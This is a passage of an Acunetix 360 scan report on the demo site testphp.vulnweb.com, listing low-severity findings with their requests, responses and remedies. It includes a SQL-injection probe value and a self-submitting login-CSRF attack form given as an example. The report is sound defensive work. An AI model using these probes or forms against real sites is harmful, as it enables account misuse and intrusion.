CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

16. [Possible] Internal IP Address Disclosure

LOW



1

Acunetix 360 identified a Possible Internal IP Address Disclosure in the page.

It was not determined if the IP address was that of the system itself or that of an internal network.

Impact

There is no direct impact; however, this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Vulnerabilities

16.1. http://testphp.vulnweb.com/secured/phpinfo.php

Method	Parameter	Value
GET 	URI-BASED	phpinfo.php

Extracted IP Address(es)

- 192.168.0.5
- 192.168.0.26

Extracted IP Addresses

- 192.168.0.5
- 192.168.0.26

Certainty



Request

```
GET /secured/phpinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```


Response

Response Time (ms) : 320.9891 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
Apache/2.2.3 (FreeBSD) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7e-p1 </td></tr>
<tr><td class="e">SERVER_NAME </td><td class="v">acuart </td></tr>
<tr><td class="e">SERVER_ADDR </td><td class="v">192.168.0.5 </td></tr>
<tr><td class="e">SERVER_PORT </td><td class="v">80 </td></tr>
<tr><td class="e">REMOTE_ADDR </td><td class="v">192.168.0.26 </td></tr>
<tr><td class="e">DOCUMENT_ROOT </td><td class="v">/var/www/acuart/ </td></tr>

<tr><td class="e">SERVER_ADMIN </td><td class="v">root@localhost.localdomain </td></tr>
<tr><td class="e">
...
D) DAV/2 PHP/5.1.6 mod_ssl/2.2.3 OpenSSL/0.9.7e-p1</td></tr>

<tr><td class="e">_SERVER["SERVER_NAME"]</td><td class="v">acuart</td></tr>
<tr><td class="e">_SERVER["SERVER_ADDR"]</td><td class="v">192.168.0.5</td></tr>
<tr><td class="e">_SERVER["SERVER_PORT"]</td><td class="v">80</td></tr>
<tr><td class="e">_SERVER["REMOTE_ADDR"]</td><td class="v">192.168.0.26</td></tr>
<tr><td class="e">_SERVER["DOCUMENT_ROOT"]</td><td class="v">/var/www/acuart/</td></tr>
<tr><td class="e">_SERVER["SERVER_ADMIN"]</td><td class="v">root@localhost.localdomain</td></tr>

...
```

Remedy

First, ensure this is not a false positive. Due to the nature of the issue, Acunetix 360 could not confirm that this IP address was actually the real internal IP address of the target web server or internal network. If it is, consider removing it.



CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	200
ISO27001	A.18.1.4

17. Cookie Not Marked as HttpOnly

LOW



1

CONFIRMED



1

Acunetix 360 identified a cookie not marked as HTTPOnly.

HTTPOnly cookies cannot be read by client-side scripts, therefore marking a cookie as HTTPOnly can provide an additional layer of protection against cross-site scripting attacks.

Impact

During a cross-site scripting attack, an attacker might easily access cookies and hijack the victim's session.

Vulnerabilities

17.1. <http://testphp.vulnweb.com/AJAX/index.php>

CONFIRMED

Identified Cookie(s)

- mycookie

Cookie Source

- JavaScript

Request

GET /AJAX/index.php HTTP/1.1

Host: testphp.vulnweb.com

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

Referer: http://testphp.vulnweb.com/

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36

X-Scanner: Acunetix 360

Response

Response Time (ms) : 188.5372 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK

Server: nginx/1.4.1

X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Connection: keep-alive

Content-Type: text/html

Transfer-Encoding: chunked

Date: Fri, 10 Jul 1970 18:49:41 GMT

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
```

```
<title>ajax test</title>
```

```
<link href="styles.css" rel="stylesheet" type="text/css" />
```

```
<script type="text/javascript">
```

```
    var httpreq = null;
```

```
    function SetContent(XML) {
```

```
        var items = XML.getElementsByTagName('items').item(0).getElementsByTagName('item');
```

```
        var inner = '<ul>';
```

```
        for(i=0; i<items.length; i++){
```

```
            inner = inner + '<li><a href="javascript:getInfo(\'\' + items[i].attributes.item(0).value + '\', \'' + items[i].attributes.item(1).value + '\')">' + items[i].firstChild.nodeValue + '</a></li>';
```

```
        }
```

```
        inner = inner + '</ul>'
```

```
        cd = document.getElementById('contentDiv');
```

```
        cd.innerHTML = inner;
```

```
        id = document.getElementById('infoDiv');
```

```
        id.innerHTML = '';
```

```
    }
```

```
    function httpCompleted() {
```

```
        if (httpreq.readyState==4 && httpreq.status==200) {
```

```
            SetContent(httpreq.responseXML);
```

```
            httpreq = null;
```

```
        }
```

```
    }
```

```
    function SetInfo(XML) {
```

```
        var ii = XML.getElementsByTagName('iteminfo').item(0);
```

```
        var inner = '';
```

```
        inner = inner + '<p><strong>' + ii.getElementsByTagName('name').item(0).firstChild.nodeValue + '</strong></p>';
```

```
        pict = ii.getElementsByTagName('picture');
```

```

        if(pict.length>0){
            inner = inner + '';
        }

        descs = ii.getElementsByTagName('description');
        for (i=0; i<descs.length; i++){
            inner = inner + '<p>' + descs.item(i).firstChild.nodeValue + '</p>';
        }

        id = document.getElementById('infoDiv');
        id.innerHTML = inner;
    }

    function httpInfoCompleted() {
        if (httpreq
...

```

Actions to Take

1. See the remedy for solution.
2. Consider marking all of the cookies used by the application as HTTPOnly. (After these changes javascript code will not be able to read cookies.)

Remedy

Mark the cookie as HTTPOnly. This will be an extra layer of defense against XSS. However this is not a silver bullet and will not protect the system against cross-site scripting attacks. An attacker can use a tool such as [XSS Tunnel](#) to bypass HTTPOnly protection.

External References

- [Acunetix - Security Cookies - HTTPOnly Flag](#)
- [OWASP HTTPOnly Cookies](#)
- [MSDN - ASP.NET HTTPOnly Cookies](#)



CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
CAPEC	107
WASC	15
ISO27001	A.14.2.5

18. Information Disclosure (phpinfo())

LOW



1

Acunetix 360 identified an information disclosure (phpinfo()).

phpinfo() is a debug functionality that prints out detailed information on both the system and the PHP configuration.

Impact

An attacker can obtain information such as:

- Exact PHP version.
- Exact OS and its version.
- Details of the PHP configuration.
- Internal IP addresses.
- Server environment variables.
- Loaded PHP extensions and their configurations.

This information can help an attacker gain more information on the system. After gaining detailed information, the attacker can research known vulnerabilities for that system under review. The attacker can also use this information during the exploitation of other vulnerabilities.

Vulnerabilities

18.1. <http://testphp.vulnweb.com/secured/phpinfo.php>

Method	Parameter	Value
GET 	URI-BASED	phpinfo.php

Certainty



Request

```
GET /secured/phpinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 320.9891 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
>
<h1><a href="/secured/phpinfo.php?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>

<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td>
...
s mod_vhost_alias mod_negotiation mod_dir mod_imagemap mod_actions mod_speling mod_userdir mod_alias
mod_rewrite mod_php5 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">

<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td clas

...
ne Database </td><td class="v">internal </td></tr>

<tr><td class="e">Default timezone </td><td class="v">Europe/Helsinki </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
...
onv implementation </td><td class="v">libiconv </td></tr>
<tr><td class="e">iconv library version </td><td class="v">1.9 </td></tr>

</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td>
></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">I

...
tr><td class="e">Active Links </td><td class="v">0 </td></tr>
<tr><td class="e">Library version </td><td class="v">FreeTDS </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>

<tr><td class="e">mssql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
```

```

<tr><td class="e">mssql.batchsize</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e"
...
YSQL_INCLUDE </td><td class="v"><i>no value</i> </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v"><i>no value</i> </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>

<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td c
...
der version </td><td class="v">5.1.11-beta </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/tmp/mysql.sock </td></tr>
</table><br />

<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no valu
e</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">33
...
td class="e">Active Persistent Links </td><td class="v">0 </td></tr>
<tr><td class="e">Active Links </td><td class="v">0 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">

<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pgsql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">pgsql.auto_reset_persistent</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr>
...
<td class="v">files user </td></tr>

<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>

<tr><td cla
...
ass="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">iso8859 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">

<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
<table border="0" cellpadding="3" width="600">
...
rt </td><td class="v">enabled </td></tr>

```



```

<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>

<tr><td class="e">assert.callbac
...
/tr>
<tr><td class="e">Extension Version </td><td class="v">2.0 ($Id: tidy.c,v 1.66.2.8 2006/04/19 21:47:
20 nlopress Exp $) </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>

<tr><td class="e">tidy.clean_output</td><td class="v"><i>no value</i></td><td class="v"><i>no value
</i></td></tr>
<tr><td class="e">tidy.default_config</td><td class="v"><i>no value</i></td><td class="v"><i>no value
</i></td></tr>
...
d class="e">Compiled Version </td><td class="v">1.2.3 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>

<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
...

```

Actions to Take

1. Remove pages that call phpinfo() from the web server.

External References

- [SecuriTeam - PHPINFO](#)



CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	213
CAPEC	346
WASC	13
ISO27001	A.18.1.3

19. Version Disclosure (PHP)

LOW



1

Acunetix 360 identified a version disclosure (PHP) in target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

19.1. <http://testphp.vulnweb.com/>

Extracted Version

- 5.3.10

Certainty



Request

```
GET / HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 202.9582 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:37 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/htm
...

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

| | |
|---|--|
|  CLASSIFICATION | |
| OWASP 2013 | A5 |
| OWASP 2017 | A6 |
| CWE | 205 |
| CAPEC | 170 |
| WASC | 45 |
| HIPAA | 164.306(A), 164.308(A) |
| ISO27001 | A.18.1.3 |

20. Database Error Message Disclosure

LOW



1

Acunetix 360 identified a database error message disclosure.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. In rare conditions this may be a clue for an SQL injection vulnerability. Most of the time Acunetix 360 will detect and report that problem separately.

Vulnerabilities

20.1. <http://testphp.vulnweb.com/listproducts.php?cat=%2527>

Method	Parameter	Value
GET 	cat	%27

Certainty



Request

GET /listproducts.php?cat=%2527 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 206.8468 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
emo</a>
    </td>
    <td align="right">
        </td>
    </tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '%27' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div
...

```

Remedy

Do not provide any error messages on production environments. Save error messages with a reference number to a backend storage such as a text file or database, then show this number and a static user-friendly error message to the user.

 CLASSIFICATION	
PCI DSS v3.2	6.5.5
OWASP 2013	A5
OWASP 2017	A6
CWE	210
CAPEC	118
WASC	13

HIPAA

[164.306\(A\)](#), [164.308\(A\)](#).

ISO27001

[A.18.1.3](#)

21. Version Disclosure (Nginx)

LOW



1

Acunetix 360 identified a version disclosure (Nginx) in the target web server's HTTP response.

This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Nginx.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

21.1. <http://testphp.vulnweb.com/>

Extracted Version

- 1.4.1

Certainty



Request

```
GET / HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 202.9582 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:37 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Tr
...
```


Remedy

Add the following line to your nginx.conf file to prevent information leakage from the SERVER header of its HTTP response:

```
server_tokens off
```

 CLASSIFICATION	
OWASP 2013	A5
OWASP 2017	A6
CWE	205
CAPEC	170
WASC	45
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

22. [Possible] Cross-site Request Forgery

LOW



1

Acunetix 360 identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Vulnerabilities

22.1. <http://testphp.vulnweb.com/guestbook.php>

Form Name(s)

- faddentry

Certainty



Request

```
GET /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 191.4049 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
background-color:#F5F5F5">07.10.1970, 7:49 pm</td></tr><tr><td colspan="2">&nbsp;&nbsp;&nbsp;</td></tr></table>      </div>
    <div class="story">
        <form action="" method="post" name="faddentry">
            <input type="hidden" name="name" value="anonymous user">
            <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;"></textare
a>

            <br>
            <input type="submit" name="submit" value="add
...

```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
 - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to

a. individual request

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. every request

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
```

```
OR
$.ajaxSetup({
  beforeSend: function(xhr) {
    xhr.setRequestHeader('x-my-custom-header', 'some value');
  }
});
```

External References

- [OWASP Cross-Site Request Forgery \(CSRF\)](#).

Remedy References

- [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)



CLASSIFICATION

PCI DSS v3.2	6.5.9
OWASP 2013	A8
OWASP 2017	A5
CWE	352
CAPEC	62
WASC	9
HIPAA	164.306(A)
ISO27001	A.14.2.5

23. [Possible] Cross-site Request Forgery in Login Form

LOW 

1

Acunetix 360 identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
  document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**

Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**

Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Vulnerabilities

23.1. <http://testphp.vulnweb.com/login.php>

Form Name(s)

- loginform

Certainty



Request

```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 191.5175 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
ntent -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
      <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:120px;"></td></tr>
        <tr><td>Passwo
  ...
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
 - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
  url: 'foo/bar',
  headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
  headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
  beforeSend: function(xhr) {
    xhr.setRequestHeader('x-my-custom-header', 'some value');
  }
});
```

External References

- [OWASP Cross-Site Request Forgery \(CSRF\)](#)
- [Robust Defenses for Cross-Site Request Forgery](#)
- [Identifying Robust Defenses for Login CSRF](#)

Remedy References

- [OWASP Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](#)



CLASSIFICATION

PCI DSS v3.2	6.5.9
OWASP 2013	A8
OWASP 2017	A5
CWE	352
CAPEC	62
WASC	9

HIPAA

[b4.306\(A\)](#)

ISO27001

[A.14.2.5](#)

24. Missing X-Frame-Options Header

LOW



1

Acunetix 360 detected a missing X-Frame-Options header which means that this website could be at risk of a clickjacking attack.

The X-Frame-Options HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a frame or an iframe. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Vulnerabilities

24.1. <http://testphp.vulnweb.com/>

Certainty



Request

```
GET / HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 202.9582 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:37 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of Acunetix Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a
...

```

Remedy

- Sending the proper X-Frame-Options in HTTP response headers that instruct the browser to not allow framing from other domains.
 - X-Frame-Options: DENY It completely denies to be loaded in frame/iframe.
 - X-Frame-Options: SAMEORIGIN It allows only if the site which wants to load has a same origin.
 - X-Frame-Options: ALLOW-FROM *URL* It grants a specific URL to load itself in a iframe. However please pay attention to that, not all browsers support this.
- Employing defensive code in the UI to ensure that the current frame is the most top level window.

External References

- [Clickjacking](#)
- [Can I Use X-Frame-Options](#)
- [X-Frame-Options HTTP Header](#)

Remedy References

- [Clickjacking Defense Cheat Sheet](#)



CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	693
CAPEC	103
ISO27001	A.14.2.5

